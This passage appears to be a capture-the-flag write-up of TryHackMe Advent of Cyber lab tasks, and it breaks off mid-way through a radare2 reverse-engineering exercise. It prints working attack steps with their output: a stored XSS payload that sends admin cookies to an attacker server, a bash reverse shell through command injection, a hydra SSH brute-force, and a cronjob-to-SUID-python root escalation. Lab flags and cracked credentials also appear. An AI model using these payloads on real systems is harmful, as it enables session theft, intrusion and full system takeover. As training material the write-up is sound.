


<script>console.log(document.location)</script>

To display the url in the console.




We succeeded! The user input seems to be unsanitised. Since we know that the admin log onto the forum from time to time mentioned here:



We can create a payload that sends the admin's cookie to us when he access the forum. Let us devise the payload first:

<script>new
Image().src="http://10.10.35.13:8000/stolencookie.php?cookie="+document.cookie;</script>



```
<body>
  <nav class="navbar navbar-expand-lg navbar-dark bg-dark">…</nav> flex
  <h1>Hacker Forum</h1>
  <p>Submit an entry!</p>
  <br>
  <div class="card">…</div> flex
  <div class="card">…</div> flex
  <div class="card">…</div> flex
  <div class="card"> flex
    <div class="card-body">
      <p>
        <strong>cy</strong>
        :
        <script>
          new Image().src="http://10.10.35.13:8000/stolencookie.php?cookie="+document.cookie;
        </script>
      </p>
    </div>
  </div>
  <br>
  <br>
  <hr>
  <form method="post" action="/home">…</form>
```

Inspecting the page, we can see that our payload is injected into the website. The payload will create an Image element that will request for the source from our server URL on page load. The current cookie will be appended in the URL. This means that anyone who access the page will have their cookie passed to our server. Now, we set-up a listener to wait for incoming request:


ncat –lkvnp 8000


-l indicates listening, -k to accept multiple connections, -v for verbose, -n to not resolve hostnames via DNS and p to specify the port 8000. Now we wait:

```
root@kali:~/Downloads# ncat -lkvnp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.182.133.
Ncat: Connection from 10.10.182.133:44040.
GET /stolencookie.php?cookie=authid=2564799a4e6689972f6d9e1c7b406f87065cbf65 HTTP/1.1
Host: 10.8.12.43:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/77.0
.3844.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://localhost:3000/admin
Accept-Encoding: gzip, deflate
```

(Note the ip address is different since the previous VM time out)

We receive an incoming connection! Perhaps it’s from the admin? Let’s try to manipulate the cookie using BurpSuite to access the account associated with this authid:





Indeed, we obtained admin access. Authid= **2564799a4e6689972f6d9e1c7b406f87065cbf65**.

[Task 24] [Day 19] Commands


Another day, another hack from the Christmas Monster. Can you get back control of the system?

Access the web server on http://[your-ip]:3000/


McSkidy actually found something interesting on the /api/cmd endpoint.

#1 What are the contents of the user.txt file?

Accessing the website at port 3000 give us no information:



McSkidy found something interesting at /api/cmd. Perhaps we can do a command injection? Let's try:



Bingo! We can actually execute commands at this endpoint. Now we can create a reverse shell. We set up a listener using ncat on our host:

```
root@kali:~/Downloads# ncat -lkvnp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
```

We then use a bash reverse shell:

bash -i >& /dev/tcp/10.10.146.70/8000 0>&1

(Remember to URL encode it.)


```
Ncat: Connection from 10.10.146.70.
Ncat: Connection from 10.10.146.70:53370.
bash: no job control in this shell
[root@ip-10-10-146-70 /]#
```

```
[root@ip-10-10-146-70 /]# whoami
whoami
root
```

We obtained the shell. To find user.txt, we execute the find command:

find /home –name “user.txt”

```
[root@ip-10-10-146-70 /]# find /home -name "user.txt"
find /home -name "user.txt"
/home/bestadmin/user.txt
[root@ip-10-10-146-70 /]# cat /home/bestadmin/user.txt
cat /home/bestadmin/user.txt
5W7WkjxBWwhe3RNsWJ3Q
```

User.txt contains **5W7WkjxBWwhe3RNsWJ3Q**.

[Task 25] [Day 20] Cronjob Privilege Escalation

You think the evil Christmas monster is acting on Elf Sam's account!

Hack into her account and escalate your privileges on this Linux machine.

#1 What port is SSH running on?

Running masscan then nmap, we discover 1 port open:

```
root@kali:~# masscan -e tun0 -p1-65535,U:1-65535 10.10.69.0 --rate=1000

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2019-12-30 01:19:27 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 4567/tcp on 10.10.69.0
```

```
root@kali:~# nmap -sV -n -Pn -v -p4567 10.10.69.0
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-30 09:27 +08
NSE: Loaded 43 scripts for scanning.
Initiating SYN Stealth Scan at 09:27
Scanning 10.10.69.0 [1 port]
Discovered open port 4567/tcp on 10.10.69.0
Completed SYN Stealth Scan at 09:27, 0.18s elapsed (1 total ports)
Initiating Service scan at 09:27
Scanning 1 service on 10.10.69.0
Completed Service scan at 09:27, 0.37s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.69.0.
Initiating NSE at 09:27
Completed NSE at 09:27, 0.00s elapsed
Initiating NSE at 09:27
Completed NSE at 09:27, 0.00s elapsed
Nmap scan report for 10.10.69.0
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
4567/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Port **4567**.

#2 Crack sam's password and read flag1.txt

Using hydra, we managed to crack sam’s password:

```
root@kali:~# hydra -l sam -P /usr/share/wordlists/rockyou.txt 10.10.69.0 -s 4567 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-30 09:32:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.69.0:4567/
[4567][ssh] host: 10.10.69.0   login: sam   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-30 09:33:02
```


His password is chocolate. Let’s ssh into the server using his credential:



The flag is **THM{dec4389bc09669650f3479334532aeab}**.

#3 Escalate your privileges by taking advantage of a cronjob running every minute. What is flag2?

Let us locate flag2 using the find command:



We do not have the permission to view it. We have to try to escalate to having ubuntu's permission.

Trying to find world writable files using the find command:

find / -type f -perm -o+w 2>/dev/null

-type indicates that we are finding file type, -perm indicates for all users with write permission. We came across an interesting file here:

```
/sys/fs/cgroup/memory/system.slice/setvtrgb.service/cgroup.event_control
/sys/fs/cgroup/memory/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/cgroup.event_control
/sys/kernel/security/apparmor/policy/.remove
/sys/kernel/security/apparmor/policy/.replace
/sys/kernel/security/apparmor/policy/.load
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.ns_name
/sys/kernel/security/apparmor/.ns_level
/sys/kernel/security/apparmor/.ns_stacked
/sys/kernel/security/apparmor/.stacked
/sys/kernel/security/apparmor/.access
/home/scripts/clean_up.sh
```

Let's navigate and check out this bash script:

```
sam@ip-10-10-69-0:/etc$ cd /home/scripts/
sam@ip-10-10-69-0:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root   root   4096 Dec 19 20:55 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu   14 Dec 19 20:55 clean_up.sh
-rw-r--r-- 1 root   root      5 Dec 19 20:55 test.txt
sam@ip-10-10-69-0:/home/scripts$ cat clean_up.sh
rm -rf /tmp/*
sam@ip-10-10-69-0:/home/scripts$ cat test.txt
test
```

The clean_up.sh script contains a command to remove files from the /tmp/ folder. Let's try to move the test file to the /tmp/ folder:

```
sam@ip-10-10-69-0:/home/scripts$ mv test.txt /tmp/
sam@ip-10-10-69-0:/home/scripts$ ls -la /tmp/
total 32
drwxrwxrwt  7 root root 4096 Dec 30 01:48 .
drwxr-xr-x 23 root root 4096 Dec 30 01:16 ..
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .font-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .ICE-unix
-rw-r--r--  1 root root    5 Dec 19 20:55 test.txt
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .Test-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .X11-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .XIM-unix
sam@ip-10-10-69-0:/home/scripts$ ls -la /tmp/
total 28
drwxrwxrwt  7 root root 4096 Dec 30 01:49 .
drwxr-xr-x 23 root root 4096 Dec 30 01:16 ..
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .font-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .ICE-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .Test-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .X11-unix
drwxrwxrwt  2 root root 4096 Dec 30 01:15 .XIM-unix
```

The test.txt file disappeared a while later! Probably the clean_up.sh is a script scheduled for executing? Let's test it out:

```
#rm -rf /tmp/*
touch /home/scripts/fileiscreated
```

We edit the script to create a file instead. Let's see:

```
sam@ip-10-10-69-0:/home/scripts$ ls -la
total 12
drwxrwxrwx 2 root   root   4096 Dec 30 01:57 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu   50 Dec 30 01:57 clean_up.sh
sam@ip-10-10-69-0:/home/scripts$ ls -la
total 12
drwxrwxrwx 2 root   root   4096 Dec 30 01:58 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu   50 Dec 30 01:57 clean_up.sh
-rw-r--r-- 1 root   root      0 Dec 30 01:58 fileiscreated
```

Bingo! The file is created 1 minute after. We can also see that the file is created with root permission! This means that we can read the content of flag2.txt easily by editing the clean_up.sh:

```
#rm -rf /tmp/*
cat /home/ubuntu/flag2.txt > /home/scripts/stolenflag2.txt
```

```
sam@ip-10-10-69-0:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root   root   4096 Dec 30 02:01 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu   74 Dec 30 02:00 clean_up.sh
-rw-r--r-- 1 root   root      0 Dec 30 02:00 fileiscreated
-rw-r--r-- 1 root   root     38 Dec 30 02:01 stolenflag2.txt
sam@ip-10-10-69-0:/home/scripts$ cat stolenflag2.txt
THM{b27d33705f97ba2e1f444ec2da5f5f61}
```

The flag is **THM{b27d33705f97ba2e1f444ec2da5f5f61}**.

++ Root Privilege Escalation

We figured that there is Python3 on the system:

```
sam@ip-10-10-65-246:/home/scripts$ which python3
/usr/bin/python3
sam@ip-10-10-65-246:/home/scripts$ ls -la /usr/bin/ | grep python3
lrwxrwxrwx  1 root   root          29 Aug 16 00:59 dh_python3 -> ../share/dh-python/dh_python3
lrwxrwxrwx  1 root   root          23 Aug 20 20:08 pdb3.5 -> ../lib/python3.5/pdb.py
lrwxrwxrwx  1 root   root          31 Mar 23  2016 py3versions -> ../share/python3/py3versions.py
lrwxrwxrwx  1 root   root           9 Mar 23  2016 python3 -> python3.5
-rwxr-xr-x  2 root   root     4460272 Aug 20 20:08 python3.5
-rwxr-xr-x  2 root   root     4460272 Aug 20 20:08 python3.5m
-rwxr-xr-x  1 root   root         976 Nov 27  2015 python3-jsondiff
-rwxr-xr-x  1 root   root        3662 Nov 27  2015 python3-jsonpatch
-rwxr-xr-x  1 root   root        1342 Oct 24  2015 python3-jsonpointer
lrwxrwxrwx  1 root   root          10 Mar 23  2016 python3m -> python3.5m
```

Python3 is a link to python3.5. Let's set the suid bit for python3.5 by adding commands in the clean_up.sh file:

```
#rm -rf /tmp/*
#chown root:root /usr/bin/python3.5
chmod 4777 /usr/bin/python3.5
touch /home/scripts/pythonSUIDset
```

We wait for a minute:

```
sam@ip-10-10-65-246:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root   root   4096 Dec 30 03:25 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu  116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root   root      5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ ls -la
total 16
drwxrwxrwx 2 root   root   4096 Dec 30 03:26 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu  116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root   root      0 Dec 30 03:26 pythonSUIDset
-rw-r--r-- 1 root   root      5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ ls -la /usr/bin/ | grep python3.5
lrwxrwxrwx  1 root   root          23 Aug 20 20:08 pdb3.5 -> ../lib/python3.5/pdb.py
lrwxrwxrwx  1 root   root           9 Mar 23  2016 python3 -> python3.5
-rwsrwxrwx  2 root   root     4460272 Aug 20 20:08 python3.5
-rwsrwxrwx  2 root   root     4460272 Aug 20 20:08 python3.5m
lrwxrwxrwx  1 root   root          10 Mar 23  2016 python3m -> python3.5m
```

Checking the SUID for python3.5, we can confirm that the bit is set. Now, let us write the script to obtain our root shell, root.py:

```
import os

os.setuid(0)
os.setgid(0)
os.system("/bin/bash")
```

Executing root.py:

```
sam@ip-10-10-65-246:/home/scripts$ vi root.py
sam@ip-10-10-65-246:/home/scripts$ ls -la
total 20
drwxrwxrwx 2 root   root   4096 Dec 30 03:34 .
drwxr-xr-x 5 root   root   4096 Dec 19 20:12 ..
-rwxrwxrwx 1 ubuntu ubuntu  116 Dec 30 03:25 clean_up.sh
-rw-r--r-- 1 root   root      0 Dec 30 03:34 pythonSUIDset
-rw-rw-r-- 1 sam    sam      62 Dec 30 03:34 root.py
-rw-r--r-- 1 root   root      5 Dec 19 20:55 test.txt
sam@ip-10-10-65-246:/home/scripts$ python3 root.py
root@ip-10-10-65-246:/home/scripts# whoami
root
```

We obtain root.

[Task 26] [Day 21] Reverse Elf-ineering

McSkidy has never really touched low level languages - this is something they must learn in their quest to defeat the Christmas monster.

Download the archive and apply the command to the following binary files: chmod +x file-name

Please note that these files are compiled to be executed on Linux x86-64 systems.

The questions below are regarding the challenge1 binary file.

#1 What is the value of local_ch when its corresponding movl instruction is called(first if multiple)?

We open the file in debugging mode, then analyse the program:

r2 -d challenge1

aa

```
root@kali:~/Downloads/RE# r2 -d challenge1
Process with PID 2806 started...
= attach 2806 2806
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
 -- That's embarrassing.
[0x00400a30]> aa
```

To get all the functions and filter down to “main”:

afl | grep main

```
[0x00400a30]> afl | grep main
0x00400de0  114 1657         sym.__libc_start_main
0x00403840  346 6038 -> 5941 sym._nl_find_domain
0x0048fa40   16 247  -> 237  sym._nl_unload_domain
0x00470430    1 49           sym._IO_switch_to_main_wget_area
0x00400b4d    1 35           main
0x0048f9f0    7 73   -> 69   sym._nl_finddomain_subfreeres
0x0044ce10    1 8            sym._dl_get_dl_main_map
0x00415ef0    1 43           sym._IO_switch_to_main_get_area
```

To print disassembly function for main:

pdf @main

```
[0x00400a30]> pdf @main
/ (fcn) main 35
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_ch @ rbp-0xc
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [var_ch], 1
|           0x00400b58      c745f8060000.   mov dword [var_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [var_ch]
|           0x00400b62      0faf45f8        imul eax, dword [var_8h]
|           0x00400b66      8945fc          mov dword [var_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```

We add a breakpoint after the mov instruction for var_ch:

db 0x00400b58

```
[0x00448a86]> db 0x00400b58
[0x00448a86]> pdf @main
/ (fcn) main 35
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_ch @ rbp-0xc
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [var_ch], 1
|           0x00400b58 b    c745f8060000.   mov dword [var_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [var_ch]
|           0x00400b62      0faf45f8        imul eax, dword [var_8h]
|           0x00400b66      8945fc          mov dword [var_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```

We execute the program. Since there is a breakpoint, it will execute until the breakpoint. Notice the “rip”:

dc

```
[0x00400a30]> dc
hit breakpoint at: 400b58
[0x00400b58]> pdf @main
            ;-- rax:
/ (fcn) main 35
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_ch @ rbp-0xc
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [var_ch], 1
|           ;-- rip:
|           0x00400b58 b    c745f8060000.   mov dword [var_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [var_ch]
|           0x00400b62      0faf45f8        imul eax, dword [var_8h]
|           0x00400b66      8945fc          mov dword [var_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```

var_ch is at address rbp-0xc. We see the memory in hex:

px @rbp-0xc

```
[0x00400b58]> px @ rbp-0xc
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7ffccc24b924  0100 0000 1890 6b00 0000 0000 4018 4000  ......k.....@.@.
0x7ffccc24b934  0000 0000 e910 4000 0000 0000 0000 0000  ......@.........
0x7ffccc24b944  0000 0000 0000 0000 0100 0000 58ba 24cc  ............X.$.
0x7ffccc24b954  fc7f 0000 4d0b 4000 0000 0000 0000 0000  ....M.@.........
0x7ffccc24b964  0000 0000 0600 0000 5e00 0000 5000 0000  ........^...P...
0x7ffccc24b974  0300 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffccc24b984  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffccc24b994  0000 0000 0000 0000 0000 0000 0004 4000  ..............@.
0x7ffccc24b9a4  0000 0000 6eeb 720d d4e5 f7b2 e018 4000  ....n.r.......@.
0x7ffccc24b9b4  0000 0000 0000 0000 0000 0000 1890 6b00  ..............k.
0x7ffccc24b9c4  0000 0000 0000 0000 0000 0000 6eeb 724f  ............n.rO
0x7ffccc24b9d4  1d7d 0e4d 6eeb c61c d4e5 f7b2 0000 0000  .}.Mn...........
0x7ffccc24b9e4  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffccc24b9f4  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffccc24ba04  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffccc24ba14  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

The value of var_ch is **1**.

#2 What is the value of eax when the imull instruction is called?

We step through the program until we pass the imul instruction:

ds

```
[0x00400b58]> ds
[0x00400b58]> ds
[0x00400b58]> ds
[0x00400b58]> pdf @main
/ (fcn) main 35
|   int main (int argc, char **argv, char **envp);
|           ; var int32_t var_ch @ rbp-0xc
|           ; var int32_t var_8h @ rbp-0x8
|           ; var int32_t var_4h @ rbp-0x4
|           ; DATA XREF from entry0 @ 0x400a4d
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [var_ch], 1
|           0x00400b58 b    c745f8060000.   mov dword [var_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [var_ch]
|           0x00400b62      0faf45f8        imul eax, dword [var_8h]
|           ;-- rip:
|           0x00400b66      8945fc          mov dword [var_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```

We check the registers:

dr

```
[0x00400b58]> dr
rax = 0x00000006
rbx = 0x00400400
rcx = 0x0044b9a0
rdx = 0x7fff5fd8b7b8
